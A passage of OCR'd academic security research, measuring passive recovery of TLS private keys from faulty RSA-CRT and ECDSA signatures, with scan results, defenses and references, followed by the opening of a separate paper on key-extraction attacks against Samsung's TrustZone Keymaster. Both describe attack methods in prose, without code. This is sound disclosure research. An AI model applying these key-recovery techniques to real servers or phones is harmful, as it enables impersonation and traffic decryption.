In the UCSD data, we observed 121 million ECDSA signatures, and at CU Boulder we observed 77 million. At UCSD all but 260 of these signatures validated, while CU Boulder identified 207 signatures that failed to verify.

We investigated whether the circumstances necessary for a successful passive fault ECDSA attack might arise in the data we observed. Recall from Section 2.4 that a two-signature ECDSA fault attack requires a correct and a faulty signature using the same message hash h and signature nonce k. For an implementation using deterministic ECDSA nonce generation, we would expect to see the same nonce k used every time a message hash h is signed.

However, in the TLS context, it seems less plausible that a passive network attacker might see multiple signatures over the same message hash h, since the server signature includes the client and server randoms, which are supposed to be freshly randomly generated for each handshake. Thus in principle, TLS ECDSA signatures should not be vulnerable to fault attacks.

Connections w/ repeated	UCSD	CU Boulder
Server Random	58K	136
Client Random	77K	25K
Server Parameters	191M	176M
Client Random and Server Random	29K	0
Client Random and Server Parameters	919	839
Server Random and Server Parameters	1.1K	0
Client Random, Server Random, and Server Parameters	904	0
Total Connections Seen	1.3B	1.4B

Table 6: **Repeated nonces and key exchanges in TLS 1.2.** We find that non-unique ECDHE parameters remain common among servers, and a small fraction of clients and servers use non-unique randoms.

In practice, however, we observed a small but non-negligible number of handshakes that repeated all of these values. Table 6 summarizes the repeated values across our observed connections.

Repeating client and server nonces In the UCSD data we observed 6,566 distinct client random values that appeared in more than one connection. 77,354 connections used one of these non-unique values. 1,936 distinct server random values appeared in more than one connection; these appeared in 58,099 connections. Of these connections, 1,210 of the non-unique client randoms and 308 of the non-unique server randoms appeared in connections that included ECDSA signatures. Furthermore, 74 of these connections with ECDSA signatures repeated not only the client and server random, but also the Diffie-Hellman key exchange parameters; there were 37 distinct duplicated sets of values.

Repeating server key exchange parameters Although (elliptic curve) Diffie-Hellman is often described as providing "perfect forward secrecy" because in principle both the client and server generate fresh key exchanges for every connection, this is not actually the case for many implemenations. In particular, many servers have been observed to reuse Diffie-Hellman key exchange parameters for days to months [51].

In OpenSSL, this behavior was historically governed by the `SSL_OP_SINGLE_DH_USE` flag; as of OpenSSL version 1.0.2f released in 2016, this option is always on.

Our data shows that non-unique server ECDH parameters are very common; in the UCSD data almost 15% of observed connections used a non-unique set of server key exchange parameters.

4.4.1 Compromised ECDSA keys from insecure RNGs

Although it is not the main focus of our paper, we also checked our collected ECDSA signatures for repeated signature nonces that would allow us to compute a server's private signing key.

In our data we found 637 connections with 183 different repeated signature r values, allowing us to compute two different ECDSA private keys. All the connections were to the same IP address, which we identified as a Xerox AltaLink C8155 printer located on the UCSD campus. This server was repeating its server random value, its chosen Diffie-Hellman parameters, and its choice of k on new connections with the same client. In our data the repeated values were close in time with a maximum interval of five minutes in between connections. The values did not appear to be hard-coded, since they differed across different connections over time. In total, we saw 7,043 connections to this server all using one of the two compromised keys. We hypothesize that a faulty random number generator led to this vulnerability.

5 Active scanning

To supplement the passive network data, we also analyzed historical scan data and performed more recent active scans of TLS.

In total, we derived 127 distinct private keys from 128 hosts with faulty signatures across all our active scans. These include 54 keys revealed from historical scans between 2015 and 2020, and 73 keys computed from three weeks of daily active scans in 2022.

5.1 Collecting TLS signatures from old scans

The historical scan data we collected is a patchwork of full IPv4 scans carried out using ZMap and ZGrab, beginning in 2015. The majority of the data was originally downloaded from `scans.io`. This regular data collection was taken over by Censys [19] who now carries out regular internet-wide scans, but they do not collect the TLS handshake data we




Figure 4: **RSA signatures and errors over time.** We examined historical full IPv4 TLS scans on port 443 that were collected using ZMap/ZGrab between 2015 and 2020 for different research projects. Although some of the scans were carried out using different methodology and may have requested different cipher suites, we see that the number of successful connections, the number of connections that included an RSA signature, and the number of RSA signatures that did not validate have all risen over time.

need for our analysis. Since 2020, their dataset no longer includes TLS signatures, and it appears that the Censys Universal Internet Dataset generated from scan data prior to the deprecation of handshake signatures in 2020 only includes successful handshakes, and thus omits the errors we are looking for. We analyzed 2019 ZGrab scan data provided as a paper artifact by Wan et al. [52], and a 2020 TLS scan provided by Izhikevich [31].

Because the historical scans we analyze were collected for a variety of previous research projects, the scan methodology and information collected has changed over the years, and there are gaps in the data.

Figure 4 shows the number of successful TLS handshakes for these scans over time, the number of handshakes containing RSA signatures, and the number of RSA signatures that did not validate in each scan.

Most significantly for our analysis, ZGrab's TLS module does not record the signature hash. For scan data through 2015, the records contain all of the handshake values necessary to reconstruct the hash (client and server randoms and server key exchange). However, after 2015 ZGrab stopped recording the client random from the exchange and does not save the signature hash.

For later scans, we were able to use the approach of Coron et al [17] to identify vulnerable signatures for some choices of hash function and key length. In particular, for 1024-bit RSA, we were only able to recover keys from faulty signatures using SHA-1, because longer hash lengths were prohibitively slow (SHA256) or infeasible (longer hash lengths). For 2048-bit keys, we could recover keys from faulty signatures using SHA1, the 36-byte combination of MD5 and SHA1 in TLS 1.0 and 1.1, and SHA256. For larger keys, key recovery was efficient for any hash function.

5.2 Current scan data

In order to get a clearer picture of the current internet from a scanning perspective, we also carried out three weeks of daily TLS scans focused on finding keys from invalid signatures. The scans were carried out from a dedicated scanning machine located at UCSD during May and June 2022.

Each daily scan was carried out in two steps. We first scanned the entire IPv4 address space on port 443 using ZMap [21] to identify hosts that completed a TCP handshake. These scans gave 53.0–53.4 million IP addresses responding on port 443. We then made rate-limited TLS handshakes to each responsive IP address with a version of ZGrab2 modified to save the signature hash value. We performed scans with two lists of cipher suites: first using ZGrab2's deafult list (some of which do not involve a signature for key exchange), and second using a list that only included DHE and ECDHE cipher suites that required signatures from the server. Our scans using the default cipher suite list resulted in around 30 million RSA signatures (out of 35 million TLS connections), of which 850 signatures were invalid on average per scan. Our second list resulted in 32.7 million RSA signatures (from 32.8 million connections), with around 1,800 invalid signatures per scan. The scans cover TLS 1.0–1.2, but do not include TLS 1.3 handshakes, which ZGrab2 does not support. We note that TLS 1.3 uses RSA-PSS, which has been proven secure against fault attacks for properly-randomized salts [18], so we would not expect to find faulty signatures that allow key recovery in TLS 1.3 (see Section 4.3).

5.3 Historical and current scan results

From our scan data, there appear to be multiple classes of errors. Some hosts reappear with compromised signatures in scans over the course of months to years. This would suggest that the errors they experience are persistent: disk corruption or memory corruption affecting the private key. For some of these hosts that are still online, we were unable to complete a TLS handshake with them due to persistent handshake errors.

In other cases, the signature errors appear to be transient: 56 of the keys we find appear only once across all our scans.

5.3.1 Affected devices

The landscape of vulnerable keys has changed since 2015, but it remains the case that most of the vulnerable keys are associated with network devices rather than general-purpose trusted servers. Our 2015 scan data reflects a very similar picture to Weimer's report: we recovered keys associated with Hillstone Networks, Viprinet, QNO, and Fortinet. Some of these devices are quite long lived: we see a QNO device in scans as late as 2019. We also see certificates from devices




Figure 5: **Persistence of factored keys in 2015 scans.** In our examination of historical scan data from 2015, we clustered factored keys by the device or hostname identified by the certificate. We see some hosts with persistent errors in every scan. For hosts whose certificates identified Hillstone devices, the certificates all had the same common name, but the factored keys seen in each scan were generally distinct keys served from distinct hosts, suggesting a more sporadic error pattern across a larger number of devices.




Figure 6: **Persistence of factored keys in 2022 scans.** For many of the hosts producing signature errors in our scans, the errors appear to be persistent across nearly every scan. Other hosts seem to produce only sporadic errors. The red line on the y axis marks scans that requested only (EC)DHE cipher suites, which collects more faulty signatures.

that weren't mentioned by Weimer, including SonicWALL. None of these certificates were CA-signed or browser-trusted.

Figure 5 shows the distribution of keys associated with different types of devices or other host identifiers in our historical 2015 scan data over time. The 2015 scan data also includes semi-persistent errors on hosts with certificates under `ets.org`, which no longer appear after October 6, 2015. The 2019 scan data reveals private keys for a handful of sites with browser-trusted certificates, including a subdomain of `doi.gov` which is no longer accessible to the public.

In our 2022 scan data, nearly all of the compromised keys that we were able to identify were associated with a variety of Cisco VPN products. However, in contrast to the situation in 2015, twenty-nine of these domains served browser-trusted certificates, including nine wildcard certificates. Of these 29 certificates, 20 were still valid, 6 had expired, and 3 had been revoked. Many of the non-wildcard, browser-trusted certificates identified a subdomain for a VPN. Many of these hosts had persistent signature errors and appeared in most or all of our daily scans. Figure 6 shows the distribution of factored keys that appeared in our daily scans from 2022.

In addition to these device-associated keys, we also observed sporadic errors from a small handful of hosts that appeared to be normal web servers running on Alibaba Cloud that were running Microsoft IIS 7.0 on Windows Server 2008. The RSA private key fingerprinting tool of Janovsky et al. [33] did not identify their private keys as having been generated by a family of implementations that includes Microsoft CryptoAPI or Microsoft CNG. We performed follow up scans focused on Alibaba Cloud prefixes. From 26 scans of Alibaba Cloud, we discovered 8 keys from faulty signatures.

From discussions with Alibaba and Microsoft, it appears that the Microsoft TLS implementation separates the protocol layer from the implementations of cryptographic primitives, and provides a cryptographic API for smart cards, TPMs, or other implementations. The software KeyStorageProvider (KSP) that ships with Windows performs signature validation, but the TLS implementation may not validate in some cases. Thus a server that offloads cryptographic operations to an HSM or hardware accelerator that does not perform validation may potentially be vulnerable to failing hardware.

6 Defenses

Our results demonstrate yet again that RSA PKCS#1v1.5 and other deterministic digital signature schemes should be considered *fragile*, and that any implementation of deterministic RSA signature padding or ECDSA nonce generation should include an extra signature validation step to protect against transient faults.

Validate signatures before sending Any implementation using RSA-CRT or deterministic ECDSA nonce generation to compute signatures *must* validate all signatures before sending them across the wire. As discussed in Section 4.2, nearly every open-source RSA implementation we examined already does this.

Randomization Signature randomization appears to provide a real benefit against fault attacks. With ECDSA, however, signature randomization is a double-edged sword: any randomness failure for randomly generated signature nonces results in a compromise of the long-term key. This tension has arisen in standards discussions; see for example a discussion that fortuitously arose as we were writing this paper [22]. A middle ground that should provide protection against both random number generator vulnerabilities and signature faults is to generate an ECDSA signature nonce from the private key, message, and a random input [44].

Avoiding CRT computations The RSA vulnerability we exploit is entirely due to the use of CRT computations. If an implementation computes an RSA signature by carrying out a modular exponentiation with the full secret exponent d, then a fault will not allow an attacker to recover the factorization of the key in the same way. This countermeasure is already in use by OpenSSL: if the RSA signature validation fails, the signature is recomputed using only the private key d.

As noted in Section 2.2, fault attacks against non-RSA-CRT exponentiation with d can still be vulnerable to fault attacks, although these attacks seem less plausible to exploit via spontaneous hardware errors.

Non-defenses Blinding, either of signature or exponent, is not a defense against these types of fault attacks. The only thing the RSA attacks require is for any type of fault to occur in one of the signature components computed for the RSA-CRT reconstruction. A fault could still occur if the signature is computed blinded.

7 Discussion

7.1 The persistence of PKCS#1v1.5 padding

PKCS#1v1.5 padding for both RSA encryption and signatures has had a surprisingly long life despite the repeated demonstrations of catastrophic attacks breaking the security of both. In both cases, it appears that this has been due to backwards compatibility concerns. TLS 1.3 has removed both RSA encryption and PKCS#1v1.5 signature padding, replacing them with (EC)DH key exchange and RSA-PSS, ECDSA, or EdDSA, respectively. Both of these changes appear to have caused compatibility issues that are slowing the adoption of TLS 1.3 [6, 47]. Both PKCS#1v1.5 and PSS padding are approved in the most recent FIPS 186-5 draft Digital Signature Standard (DSS) [41].

7.2 Side Channel and Fault Threat Models

Most of the academic work on fault attacks in the context of RSA has been carried out under an active attack model, and published in the side channel literature. Protecting implementations against every variant of side channel attacks is currently impossible, and OpenSSL has publicly declared that "Certain threats are currently considered outside of the scope of the OpenSSL threat model. Accordingly, we do not consider OpenSSL secure against the following classes of attacks: same physical system side channel; CPU/hardware flaws; physical fault injection; physical observation side channels (e.g. power consumption, EM emissions, etc)."

While OpenSSL *has* implemented defenses against RSA signature faults, we hope that our observations illustrate that faults in computations do not require a physical attacker, fault injection, or a co-located process carrying out a Rowhammer attack: they may require only a failing hardware device.

7.3 Certificate risks

The patterns of compromise we observe illustrate the risk that faulty hardware can pose to long-term secret keys. In particular, if an organization uses a wildcard certificate with a VPN implementation that leaks that key, an attacker could reuse the private key to impersonate or decrypt traffic to other hosts protected by that certificate. This illustrates the importance of domain separation.

7.4 Re-examining the past

While our passive attack demonstrates lessons that are important for the future, it is equally relevant to re-examine this attack from a historical context. As discussed in [53] and in Section 4.2, prior to 2015 nearly all popular TLS libraries were vulnerable to RSA key recovery via signature faults. Given this historical implementation environment, it is natural to wonder if this attack could have been exploited in secret.

The passive nature of an RSA-CRT fault attack makes it an especially appealing avenue for a nation-state who is able to perform large-scale network surveillance and has an incentive to decrypt TLS traffic at scale: they can avoid sending large numbers of TLS connections to vulnerable sites, which would scale poorly and leave evidence in observant websites' logs. Instead, the adversary only needs to passively observe large amounts of network traffic, a capability that many nation-states are known to have, and wait for a transient error. For instance, the United States' NSA is known to have deployed global network taps to collect and analyze large amounts of Internet traffic prior to 2015 [27].

The state of common TLS cipher suites prior to 2015 paints an even bleaker picture. Until a few years ago, non-forward secure RSA key exchanges dominated TLS connections: according to a leaked classified NSA document on SSL trends from the Communications Security Establishment Canada, over 95% of TLS connections used an RSA key exchange in 2011 [50]. Since TLS versions prior to 1.3 reuse the RSA keys in a server's certificate both for digital signatures (if client and server negotiate a Diffie-Hellman cipher suite) or for encryption (if client and server negotiate RSA key exchange), an attacker could use signature data to passively recover the RSA private key, and then use this private key to decrypt observed RSA-encrypted data from other past or future connections.

7.5 Prospects for the future

The rise of TLS 1.3 spells a slow end to access to the trove of metadata exposed to passive network observers by the handshakes for TLS versions 1.2 and below. In addition, TLS

1.3's removal of a number of insecure cipher options will eventually lead to the end of families of cryptographic attacks that have plagued TLS security for decades.

The adoption of TLS 1.3 does not, however, entirely remove the possibility of the attacks we discuss. TLS certificates are typically shared across multiple versions of SSL/TLS supported by a server, and as long as support for TLS 1.2 and below exists, an attacker could potentially carry out a TLS 1.3 impersonation or man-in-the-middle attack against an unprotected implementation that inadvertently exposes its private key through a faulty TLS 1.2 signature.

However, on the bright side, even for these earlier TLS versions, the security of the cipher suites offered by servers and negotiated by clients has improved dramatically over the past decade, thanks to increased attention, and all signs point to the continuing ubiquity of TLS and encrypted protocols and improvements in cryptographic security for all [48].

8 Acknowledgements

We thank Zakir Durumeric and Liz Izhikevich for sharing their 2019 and 2020 active scan data, Steve Weis, Asil Veral, Yu Ding, Andrew Chi, David McGrew, and Dan Shumow for their help with the disclosure process, and the anonymous reviewers for their constructive suggestions. This research was supported by NSF grants no. 2048563 and 2145783, and the DARPA RACE program.

References

[1] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin, and Paul Zimmermann. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In Indrajit Ray, Ninghui Li, and Christopher Kruegel, editors, *ACM CCS 2015*, pages 5–17, Denver, CO, USA, October 12–16, 2015. ACM Press.

[2] Christian Aumüller, Peter Bier, Wieland Fischer, Peter Hofreiter, and Jean-Pierre Seifert. Fault attacks on RSA with CRT: Concrete results and practical countermeasures. In Burton S. Kaliski Jr., Çetin Kaya Koç, and Christof Paar, editors, *CHES 2002*, volume 2523 of *LNCS*, pages 260–275, Redwood Shores, CA, USA, August 13–15, 2003. Springer, Heidelberg, Germany.

[3] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. DROWN: Breaking TLS using SSLv2. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016*, pages 689–706, Austin, TX, USA, August 10–12, 2016. USENIX Association.

[4] Michael Barr. Bookout v. Toyota 2205 Camry L4 software analysis. https://www.safetyresearch.net/Library/BarrSlides_FINAL_SCRUBBED.pdf, 2013.

[5] Mihir Bellare and Phillip Rogaway. The exact security of digital signatures: How to sign with RSA and Rabin. In Ueli M. Maurer, editor, *EUROCRYPT'96*, volume 1070 of *LNCS*, pages 399–416, Saragossa, Spain, May 12–16, 1996. Springer, Heidelberg, Germany.

[6] David Benjamin. TLS ecosystem woes: Why your crypto isn't real world yet. Talk at Real World Crypto 2018.

[7] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. In *2015 IEEE Symposium on Security and Privacy*, pages 535–552, San Jose, CA, USA, May 17–21, 2015. IEEE Computer Society Press.

[8] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Hugo Krawczyk, editor, *CRYPTO'98*, volume 1462 of *LNCS*, pages 1–12, Santa Barbara, CA, USA, August 23–27, 1998. Springer, Heidelberg, Germany.

[9] Johannes Blömer, Martin Otto, and Jean-Pierre Seifert. A new CRT-RSA algorithm secure against Bellcore attacks. In Sushil Jajodia, Vijayalakshmi Atluri, and Trent Jaeger, editors, *ACM CCS 2003*, pages 311–320, Washington, DC, USA, October 27–30, 2003. ACM Press.

[10] Hanno Böck, Juraj Somorovsky, and Craig Young. Return of bleichenbacher's oracle threat (ROBOT). In William Enck and Adrienne Porter Felt, editors, *USENIX Security 2018*, pages 817–849, Baltimore, MD, USA, August 15–17, 2018. USENIX Association.

[11] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the importance of checking cryptographic protocols for faults (extended abstract). In Walter Fumy, editor, *EUROCRYPT'97*, volume 1233 of *LNCS*, pages 37–51, Konstanz, Germany, May 11–15, 1997. Springer, Heidelberg, Germany.

[12] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the importance of eliminating errors in cryptographic computations. *Journal of Cryptology*, 14(2):101–119, March 2001.

[13] Dan Boneh et al. Twenty years of attacks on the RSA cryptosystem. *Notices of the AMS*, 46(2):203–213, 1999.

[14] Joppe W. Bos, J. Alex Halderman, Nadia Heninger, Jonathan Moore, Michael Naehrig, and Eric Wustrow. Elliptic curve cryptography in practice. In Nicolas Christin and Reihaneh Safavi-Naini, editors, *FC 2014*, volume 8437 of *LNCS*, pages 157–175, Christ Church, Barbados, March 3–7, 2014. Springer, Heidelberg, Germany.

[15] Joachim Breitner and Nadia Heninger. Biased nonce sense: Lattice attacks against weak ECDSA signatures in cryptocurrencies. In Ian Goldberg and Tyler Moore, editors, *FC 2019*, volume 11598 of *LNCS*, pages 3–20, Frigate Bay, St. Kitts and Nevis, February 18–22, 2019. Springer, Heidelberg, Germany.

[16] Eric Brier, David Naccache, Phong Q. Nguyen, and Mehdi Tibouchi. Modulus fault attacks against RSA-CRT signatures. In Bart Preneel and Tsuyoshi Takagi, editors, *CHES 2011*, volume 6917 of *LNCS*, pages 192–206, Nara, Japan, September 28 – October 1, 2011. Springer, Heidelberg, Germany.

[17] Jean-Sébastien Coron, Antoine Joux, Ilya Kizhvatov, David Naccache, and Pascal Paillier. Fault attacks on RSA signatures with partially unknown messages. In Christophe Clavier and Kris Gaj, editors, *CHES 2009*, volume 5747 of *LNCS*, pages 444–456, Lausanne, Switzerland, September 6–9, 2009. Springer, Heidelberg, Germany.

[18] Jean-Sébastien Coron and Avradip Mandal. PSS is secure against random fault attacks. In Mitsuru Matsui, editor, *ASIACRYPT 2009*, volume 5912 of *LNCS*, pages 653–666, Tokyo, Japan, December 6–10, 2009. Springer, Heidelberg, Germany.

[19] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A search engine backed by internet-wide scanning. In Indrajit Ray, Ninghui Li, and Christopher Kruegel, editors, *ACM CCS 2015*, pages 542–553, Denver, CO, USA, October 12–16, 2015. ACM Press.

[20] Zakir Durumeric, Zane Ma, Drew Springall, Richard Barnes, Nick Sullivan, Elie Bursztein, Michael Bailey, J Alex Halderman, and Vern Paxson. The security impact of https interception. In *Network and Distributed System Symposium*, 2017.

[21] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. ZMap: Fast internet-wide scanning and its security applications. In *In Proceedings of the 22nd USENIX Security Symposium*, 2013.

[22] Stephen Farrell. EDDSA (un)suited for mandatory to implement ciphersuite? https://mailarchive.ietf.org/arch/msg/cfrg/Ev8hgyojKeObXMZ7SF2m3_yekMo/, 2022.

[23] Apache Software Foundation. Apache Hive website. https://hive.apache.org/, 2019.

[24] Sergey Frolov. uTLS. https://github.com/refraction-networking/utls.

[25] Sergey Frolov and Eric Wustrow. The use of TLS in censorship circumvention. In *Network and Distributed System Symposium*, 2019.

[26] Daniel M. Gordon. A survey of fast exponentiation methods. *Journal of Algorithms*, 27(1):129–146, 1998.

[27] Glenn Greenwald. XKeyscore: NSA tool collects 'nearly everything a user does on the internet'. *The Guardian*, 2013.

[28] Peter Gutmann. Why RSA-PSS is much less secure than PKCS #1 v1.5. https://www.metzdowd.com/pipermail/cryptography/2019-November/035449.html, 2019.

[29] Marcella Hastings, Joshua Fried, and Nadia Heninger. Weak keys remain widespread in network devices. In *Proceedings of the 2016 Internet Measurement Conference*, IMC '16, page 49–63, New York, NY, USA, 2016. Association for Computing Machinery.

[30] Nadia Heninger, Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Mining your ps and qs: Detection of widespread weak keys in network devices. In Tadayoshi Kohno, editor, *USENIX Security 2012*, pages 205–220, Bellevue, WA, USA, August 8–10, 2012. USENIX Association.

[31] Liz Izhikevich, Renata Teixeira, and Zakir Durumeric. LZR: Identifying unexpected internet services. In Michael Bailey and Rachel Greenstadt, editors, *USENIX Security 2021*, pages 3111–3128. USENIX Association, August 11–13, 2021.

[32] Tibor Jager, Saqib A. Kakvi, and Alexander May. On the security of the PKCS#1 v1.5 signature scheme. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *ACM CCS 2018*, pages 1195–1208, Toronto, ON, Canada, October 15–19, 2018. ACM Press.

[33] Adam Janovsky, Matús Nemec, Petr Svenda, Peter Sekan, and Vashek Matyas. Biased RSA private keys: Origin attribution of GCD-factorable keys. In Liqun Chen, Ninghui Li, Kaitai Liang, and Steve A. Schneider, editors, *ESORICS 2020, Part II*, volume 12309 of *LNCS*,

pages 505–524, Guildford, UK, September 14–18, 2020. Springer, Heidelberg, Germany.

[34] Don Johnson, Alfred Menezes, and Scott Vanstone. The elliptic curve digital signature algorithm (ECDSA). *International Journal of Information Security*, 1:36–63, 2001.

[35] J. Jonsson and B.Kaliski. Public-key cryptography standards (PKCS) #1: RSA cryptography specifications version 2.1. Technical report, Internet Society, 2003.

[36] Saqib A. Kakvi. On the security of RSA-PSS in the wild. In *Proceedings of the 5th ACM Workshop on Security Standardisation Research Workshop*, SSR'19, page 23–34, New York, NY, USA, 2019. Association for Computing Machinery.

[37] Burt Kaliski. PKCS# 1: RSA encryption version 1.5, 1998.

[38] Chong Hee Kim and Jean-Jacques Quisquater. Fault attacks for CRT based RSA: New attacks, new results, and new countermeasures. In *IFIP International Workshop on Information Security Theory and Practices*, pages 215–228. Springer, 2007.

[39] Arjen K Lenstra. Memo on RSA signature generation in the presence of faults. Technical report, EPFL, 1996. https://infoscience.epfl.ch/record/164524.

[40] ntop. PF_RING: High-speed packet capture, filtering and analysis. https://www.ntop.org/products/packet-capture/pf_ring/.

[41] National Institute of Standards and Technology. FIPS 186-5: Digital signature standard (dss). https://csrc.nist.gov/publications/detail/fips/186/5/draft.

[42] Vern Paxson. Bro: A system for detecting network intruders in real-time. *Comput. Netw.*, 31(23–24):2435–2463, December 1999.

[43] Andrea Pellegrini, Valeria Bertacco, and Todd Austin. Fault-based attack of RSA authentication. In *2010 Design, Automation & Test in Europe Conference & Exhibition (DATE 2010)*, pages 855–860. IEEE, 2010.

[44] Trevor Perrin. The XEdDSA and VXEdDSA signature schemes. https://signal.org/docs/specifications/xeddsa/#security-considerations, 2016.

[45] Damian Poddebniak, Juraj Somorovsky, Sebastian Schinzel, Manfred Lochter, and Paul Rösler. Attacking deterministic signature schemes using fault attacks. In *2018 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 338–352, 2018.

[46] T. Pornin. Deterministic usage of the digital signature algorithm (DSA) and elliptic curve digital signature algorithm (ECDSA). Technical report, RFC 6979, August, 2013. https://datatracker.ietf.org/doc/html/rfc6979.

[47] Thomas Pornin. BearSSL TLS 1.3 status. https://www.bearssl.org/tls13.html.

[48] Qualys. SSL pulse. https://www.ssllabs.com/ssl-pulse/.

[49] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip feng shui: Hammering a needle in the software stack. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016*, pages 1–18, Austin, TX, USA, August 10–12, 2016. USENIX Association.

[50] (redacted) Communications Security Establishment Canada. TLS trends: A roundtable discussion on current usage and future directions. 2012. https://www.spiegel.de/media/25722dbd-0001-0014-0000-000000035510/media-35510.pdf.

[51] Drew Springall, Zakir Durumeric, and J. Alex Halderman. Measuring the security harm of tls crypto shortcuts. In *Proceedings of the 2016 Internet Measurement Conference*, IMC '16, page 33–47, New York, NY, USA, 2016. Association for Computing Machinery.

[52] Gerry Wan, Liz Izhikevich, David Adrian, Katsunari Yoshioka, Ralph Holz, Christian Rossow, and Zakir Durumeric. On the origin of scanning: The impact of location on internet-wide scans. In *Proceedings of the ACM Internet Measurement Conference*, IMC '20, page 662–679, New York, NY, USA, 2020. Association for Computing Machinery.

[53] Florian Weimer. Factoring RSA keys with TLS perfect forward secrecy. Technical report, Red Hat, 2015. https://www.redhat.com/en/blog/factoring-rsa-keys-tls-perfect-forward-secrecy.

[54] Zane Weissman, Thore Tiemann, Daniel Moghimi, Evan Custodio, Thomas Eisenbarth, and Berk Sunar. JackHammer: Efficient Rowhammer on heterogeneous FPGA-CPU platforms. *IACR TCHES*, 2020(3):169–195, 2020. https://tches.iacr.org/index.php/TCHES/article/view/8587.

[55] Junko Yoshida. Toyota case: Single bit flip that killed. *EE Times*, 2013. https://www.eetimes.com/toyota-case-single-bit-flip-that-killed/.

Trust Dies in Darkness: Shedding Light on Samsung's TrustZone Keymaster Design

Alon Shakevsky
shakevsky@mail.tau.ac.il

Eyal Ronen
eyal.ronen@cs.tau.ac.il

Avishai Wool
yash@eng.tau.ac.il

Tel-Aviv University

Abstract

ARM-based Android smartphones rely on the TrustZone hardware support for a Trusted Execution Environment (TEE) to implement security-sensitive functions. The TEE runs a separate, isolated, TrustZone Operating System (TZOS), in parallel to Android. The implementation of the cryptographic functions within the TZOS is left to the device vendors, who create proprietary undocumented designs.

In this work, we expose the cryptographic design and implementation of Android's Hardware-Backed Keystore in Samsung's Galaxy S8, S9, S10, S20, and S21 flagship devices. We reversed-engineered and provide a detailed description of the cryptographic design and code structure, and we unveil severe design flaws. We present an IV reuse attack on AES-GCM that allows an attacker to extract hardware-protected key material, and a downgrade attack that makes even the latest Samsung devices vulnerable to the IV reuse attack. We demonstrate working key extraction attacks on the latest devices. We also show the implications of our attacks on two higher-level cryptographic protocols between the TrustZone and a remote server: we demonstrate a working FIDO2 WebAuthn login bypass and a compromise of Google's Secure Key Import.

We discuss multiple flaws in the design flow of TrustZone based protocols. Although our specific attacks only apply to the ≈100 million devices made by Samsung, it raises the much more general requirement for open and proven standards for critical cryptographic and security designs.

1 Introduction

Beyond their usage in many and various daily activities, smartphones are increasingly used for many security-critical tasks, such as the protection of sensitive data (messages, images, files), cryptographic key management [24], FIDO2 web authentication [65], Digital Rights Management [64] (DRM), mobile payment services [53] (e.g., Samsung Pay) and enterprise identity management [53].

Simultaneously, smartphones are becoming more and more complex and present an increasingly larger attack surface. The result is that they have become a major target for malware and malicious attackers. There have been many public exploits that allow an attacker to escalate privileges in the Android OS, gaining execution as root or even as the OS kernel [9, 14, 20, 21, 39]. Ideally, such attacks should not be able to compromise the devices' security-critical tasks.

Trusted Execution Environments (TEEs) are largely used in modern mobile devices to provide an isolated environment for execution of Trusted Applications (TAs) that can securely perform security-critical tasks. They have a relatively small codebase and limited APIs.

In contrast, the Rich Execution Environments (REEs), such as Android OS, cannot be fully audited and trusted (due to their complexity). An isolated TEE can be used alongside the REE to implement security-sensitive functions. This makes it harder for an attacker to compromise these functions, as the attack surface is significantly reduced and is limited to communication with the TEE.

In other words, the goal of the TEE is to withstand attacks from a fully compromised REE, including by privileged adversaries with kernel or root capabilities.

ARM is the most widely used processor in the mobile and embedded markets [46], and it provides TEE hardware support with ARM TrustZone [3, 8]. TrustZone separates the device into two execution environments:

1. A non-secure REE where the "Normal World" operating system runs.

2. A secure TEE where the "Secure World" operating system runs.

The REE and TEE use separate resources (e.g., memory, peripherals), and the hardware enforces the protection of Secure World.

In most mobile devices, the Android OS runs the non-secure Normal World. As for the Secure World, there are more choices. Even among Samsung devices, there are at

